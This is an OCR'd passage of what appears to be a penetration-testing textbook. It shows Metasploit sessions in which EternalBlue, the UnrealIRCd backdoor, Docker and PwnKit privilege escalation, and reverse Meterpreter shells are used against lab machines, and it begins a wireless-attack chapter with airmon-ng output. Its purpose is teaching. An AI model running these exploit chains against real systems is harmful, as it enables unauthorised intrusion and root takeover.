[*] 192.168.92.5:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.92.5:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.92.5:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.92.5:445 - 0×00000030  6b 20 31                                         k 1
[+] 192.168.92.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.92.5:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.92.5:445 - Sending all but last fragment of exploit packet
[*] 192.168.92.5:445 - Starting non-paged pool grooming
[+] 192.168.92.5:445 - Sending SMBv2 buffers
[+] 192.168.92.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.92.5:445 - Sending final SMBv2 buffers.
[*] 192.168.92.5:445 - Sending last fragment of exploit packet!
[*] 192.168.92.5:445 - Receiving response from exploit packet
[+] 192.168.92.5:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.92.5:445 - Sending egg to corrupted connection.
[*] 192.168.92.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 192.168.92.5
[*] Meterpreter session 1 opened (192.168.92.3:4444 → 192.168.92.5:49395) at 2025-11-04 18:04:42 +0530
[+] 192.168.92.5:445 - =-=-=-=
```


leia_organa Properties
Remote Desktop Services Profile
Personal Virtual Desktop
Dial-in
General
Member Of
Profile
Environment
Sessions
Remote control
Member of:
Backup Operators
Remote Desktop Users
Users
Add...
Remove
Changes to a user's group membership are not effective until the next time the user logs on.
OK
Cancel
Apply
Help

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.92.5
Connected to 192.168.92.5.
220 Microsoft FTP Service
Name (192.168.92.5:kali): vagrant
331 Password required for vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put shell.exe
local: shell.exe remote: shell.exe
229 Entering Extended Passive Mode (|||49485|)
125 Data connection already open; Transfer starting.
100% |**************************************************
226 Transfer complete.
7680 bytes sent in 00:00 (4.81 MiB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.92.3:4444
```




```
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.92.3:4444
[*] Sending stage (230982 bytes) to 192.168.92.5
[*] Meterpreter session 1 opened (192.168.92.3:4444 → 192

meterpreter >
```

```
[*] Running check method for exploit 49 / 49
[*] 192.168.92.5 - Valid modules for session 1:
```

#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bypassuac_comhijack	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/cve_2019_1458_wizardopium	Yes	The target appears to be vulnerable.
4	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	Yes	The service is running, but could not be validated. V
build detected!			
5	exploit/windows/local/cve_2020_1054_drawiconex_lpe	Yes	The target appears to be vulnerable.
6	exploit/windows/local/cve_2021_40449	Yes	The service is running, but could not be validated. W
ted!			
7	exploit/windows/local/ms14_058_track_popup_menu	Yes	The target appears to be vulnerable.
8	exploit/windows/local/ms15_051_client_copy_image	Yes	The target appears to be vulnerable.
9	exploit/windows/local/ms16_032_secondary_logon_handle_privesc	Yes	The service is running, but could not be validated.
10	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.
11	exploit/windows/local/virtual_box_opengl_escape	Yes	The service is running, but could not be validated.

```
msf exploit(windows/local/run_as) > run
[*] Started reverse TCP handler on 192.168.92.3:4445
[+] Process started successfully, PID: 5524
[*] Sending stage (230982 bytes) to 192.168.92.5
[+] Started thread in target process
[*] Meterpreter session 2 opened (192.168.92.3:4445 -

meterpreter > 
```

```
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > 
```

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.92.4
RHOSTS ⇒ 192.168.92.4
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT ⇒ 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.92.3:4444
[*] 192.168.92.4:6697 - Connected to 192.168.92.4:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.92.4:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo BaxMqIpZ5L6jcIdq;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "BaxMqIpZ5L6jcIdq\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.92.3:4444 → 192.168.92.4:42871) at 2025-11-04 18:23:09 +0530
```

```
whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
```

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.92.4
RHOSTS ⇒ 192.168.92.4
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT ⇒ 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD ⇒ cmd/unix/reverse_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT ⇒ 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 192.168.92.3:4444
[*] 192.168.92.4:6697 - Connected to 192.168.92.4:6697...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
    :irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.92.4:6697 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.92.3:4444 → 192.168.92.4:42876) at 2025-11-04 18:27:37 +0530
```

```
Background session 1? [y/N]  y
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > use exploit/linux/local/docker_daemon_privilege_escalation
[*] No payload configured, defaulting to linux/armle/meterpreter/reverse_tcp
msf exploit(linux/local/docker_daemon_privilege_escalation) > set SESSION 1
SESSION ⇒ 1
msf exploit(linux/local/docker_daemon_privilege_escalation) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(linux/local/docker_daemon_privilege_escalation) > set LPORT 4445
LPORT ⇒ 4445
msf exploit(linux/local/docker_daemon_privilege_escalation) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/docker_daemon_privilege_escalation) > run
[*] Started reverse TCP handler on 192.168.92.3:4445
[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture: cmd
[!]  * incompatible session platform: unix. This module works with: Linux.
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Docker daemon is accessible.
[+] The target is vulnerable.
[*] Writing payload executable to '/tmp/iNcgNdBo'
[*] Executing script to create and run docker container
[*] Sending stage (1062760 bytes) to 192.168.92.4
[*] Waiting 60s for payload
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory
egular expression
[+] Deleted /tmp/iNcgNdBo
[*] Meterpreter session 2 opened (192.168.92.3:4445 → 192.168.92.4:43089) at 2025-11-04 18:29:13 +0530

meterpreter >
```

```
meterpreter > getuid
Server username: root
meterpreter >
```

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   192.168.92.3:39271 → 192.168.92.4:22 (192.168.92.4)
```

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.92.3:4433
[*] Sending stage (1062760 bytes) to 192.168.92.4
[*] Meterpreter session 2 opened (192.168.92.3:4433 → 192.168.92.4:36239) a
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/ssh/ssh_login) > sessions
```

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                   Information             Connection
  --  ----  ----                   -----------             ----------
  1         shell linux            SSH root @              192.168.92.3:39271 → 192.168.92.4:22 (192.168.92.4)
  2         meterpreter x86/linux  vagrant @ 192.168.92.4  192.168.92.3:4433 → 192.168.92.4:36239 (192.168.92.4)

msf auxiliary(scanner/ssh/ssh_login) >
```

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type                   Information             Connection
  --  ----  ----                   -----------             ----------
  1         shell linux            SSH root @              192.168.92.3:39271 → 192.168.92.4:22 (192.168.92.4)
  2         meterpreter x86/linux  vagrant @ 192.168.92.4  192.168.92.3:4433 → 192.168.92.4:36239 (192.168.92.4)

msf auxiliary(scanner/ssh/ssh_login) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf post(multi/recon/local_exploit_suggester) > run
```

```
[*] 192.168.92.4 - Valid modules for session 2:
===============================

#   Name                                                           Potentially Vulnerable?  Check Result
-   ----                                                           -----------------------  ------------
1   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec            Yes                      The target is vulnerable.
2   exploit/linux/local/netfilter_priv_esc_ipv4                    Yes                      The target appears to be vulnerable.
3   exploit/linux/local/overlayfs_priv_esc                         Yes                      The target appears to be vulnerable.
4   exploit/linux/local/pkexec                                     Yes                      The service is running, but could not be validated.
5   exploit/linux/local/su_login                                   Yes                      The target appears to be vulnerable.
6   exploit/linux/persistence/bash_profile                         Yes                      The service is running, but could not be validated.
7   exploit/multi/persistence/cron                                 Yes                      The target appears to be vulnerable. Cron timing is
8   exploit/linux/local/abrt_raceabrt_priv_esc                     No                       The target is not exploitable.
9   exploit/linux/local/abrt_sosreport_priv_esc                    No                       The target is not exploitable.
10  exploit/linux/local/af_packet_chocobo_root_priv_esc            No                       The target is not exploitable. Linux kernel 3.13.0-
11  exploit/linux/local/af_packet_packet_set_ring_priv_esc         No                       The target is not exploitable.
12  exploit/linux/local/ansible_node_deployer                      No                       The target is not exploitable. Ansible does not seem
13  exploit/linux/local/apport_abrt_chroot_priv_esc                No                       The target is not exploitable.
14  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc     No                       The target is not exploitable.
15  exploit/linux/local/bpf_priv_esc                               No                       The target is not exploitable.
16  exploit/linux/local/bpf_sign_extension_priv_esc                No                       The target is not exploitable. Kernel version 3.13.
17  exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe  No                       Cannot reliably check exploitability. Unknown targe
```


```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION => 2
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 192.168.92.3
LHOST => 192.168.92.3
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 4445
LPORT => 4445
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
```


```
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexe
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION ⇒ 2
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 192.168.92.3
LHOST ⇒ 192.168.92.3
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 4445
LPORT ⇒ 4445
msf exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 192.168.92.3:4445
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.fufkmgpdxpg
[+] The target is vulnerable.
[*] Writing '/tmp/.cdhyfqmsesgz/ulajtyolf/ulajtyolf.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.cdhyfqmsesgz
[*] Sending stage (3090404 bytes) to 192.168.92.4
[+] Deleted /tmp/.cdhyfqmsesgz/ulajtyolf/ulajtyolf.so
[+] Deleted /tmp/.cdhyfqmsesgz/.byerscfwdst
[+] Deleted /tmp/.cdhyfqmsesgz
[*] Meterpreter session 3 opened (192.168.92.3:4445 → 192.168.92.4:43112) at 2025-11-04 18:50:29 +0530


meterpreter >
```


```
meterpreter > getuid
Server username: root
meterpreter >
```


Chapter 11: Wireless Warfare – Dominating the Airwaves









Oracle VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
Discard
Start
kali-linux-2024.3-virtualbox-amd64
Powered Off
DVL 1.5
Powered Off
System
Base Memory: 6144 MB
Processors: 4
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization


kali-linux-2024.3-virtualbox-amd64 - Settings
Basic
Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
USB
Enable USB Controller
USB 1.1 (OHCI) Controller
USB 2.0 (OHCI + EHCI) Controller
USB 3.0 (xHCI) Controller
USB Device Filters
Shared Folders
OK
Cancel
Help




```
┌──(kali㉿kali)-[~]
└─$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 002 Device 003: ID 0e8d:7612 MediaTek Inc. MT7612U 802.11a/b/g/n/ac
 Wireless Adapter
```

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng check kill


┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy1    wlan0           mt76x2u         MediaTek Inc. MT7612U 802.11a/b/g/n/ac
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

```
CH  3 ][ Elapsed: 6 s ][ 2025-06-22 09:50

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

CC:40:D0:8B:C2:F0  -85        1        0    0   8  195   WPA2 CCMP   PSK  shfury
94:18:65:A4:68:7E  -74        1        2    0   3  260   WPA2 CCMP   PSK  Death Star
94:83:C4:3B:13:3F  -35        5        0    0   6  270   WPA2 CCMP   PSK  GL-SFT1200-33d
1A:BB:E5:1E:85:38  -82        2        0    0   1  195   WPA2 CCMP   PSK  SpectrumSetup-38
06:7B:C8:E8:CB:AE  -61        3        0    0   1  260   WPA2 CCMP   PSK  IoT
0A:7B:C8:E8:CB:AE  -61        3        0    0   1  260   WPA2 CCMP   CMAC omega
54:21:60:23:65:B9  -60        6        0    0   1   65   WPA2 CCMP   PSK  Alula2365B8

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes
```

